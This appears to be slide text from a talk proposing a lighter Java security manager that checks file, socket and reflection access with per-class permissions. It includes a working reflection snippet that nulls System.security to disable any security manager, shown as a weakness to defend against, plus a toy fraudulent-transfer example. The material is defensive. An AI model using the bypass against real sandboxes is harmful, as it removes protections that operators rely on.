  - will NOT care about classloaders, reflection* and properties
  - will NOT care about doPrivileged blocks, protection domains or code sources
  - will care about:
    - file access (read, write, exec)
    - socket access
    - getDeclaredField/setAccessible* reflection calls
  - will support per class permissions by examining stack

How do we solve these?

*

Reflection

* Reflection can be used to disable any security manager:

```
Field security = System.class.getDeclaredField("security");

security.setAccessible(true);

security.set(null, null);
```

Pros

- Will address some of the performance concerns
- Will be more flexible in permission assignment (per class permissions)
- Will be able to detect and prevent serious vulnerabilities:
  - Path traversal bugs
  - Command execution bugs
  - Externam XML entity inclusion bugs

Cons

- Will not prevent custom application code abuse:

```
BankTransacation t = new BankTransaction();
t.setAccFrom(“123”);
t.setAccTo(“Attacker’s account”):
t.setAmount(1000000);
t.commit()
```

- Policy will have to grant privileges to JRE files (which is transparent otherwise due to doPrivileged blocks)

Where’s the code?

Alpha version will be released at:

http://code.google.com/p/manas-java-security/

Ideas for you

- Java web frameworks have been ignored for a long time
- Current support for bytecode instrumentation(BCI) via Java agents (`ClassFileTransformer` API) should let you
  - implement dynamic taint propagation
  - instrument String to always return true for indexOf(), contains(), etc methods to find magic characters

?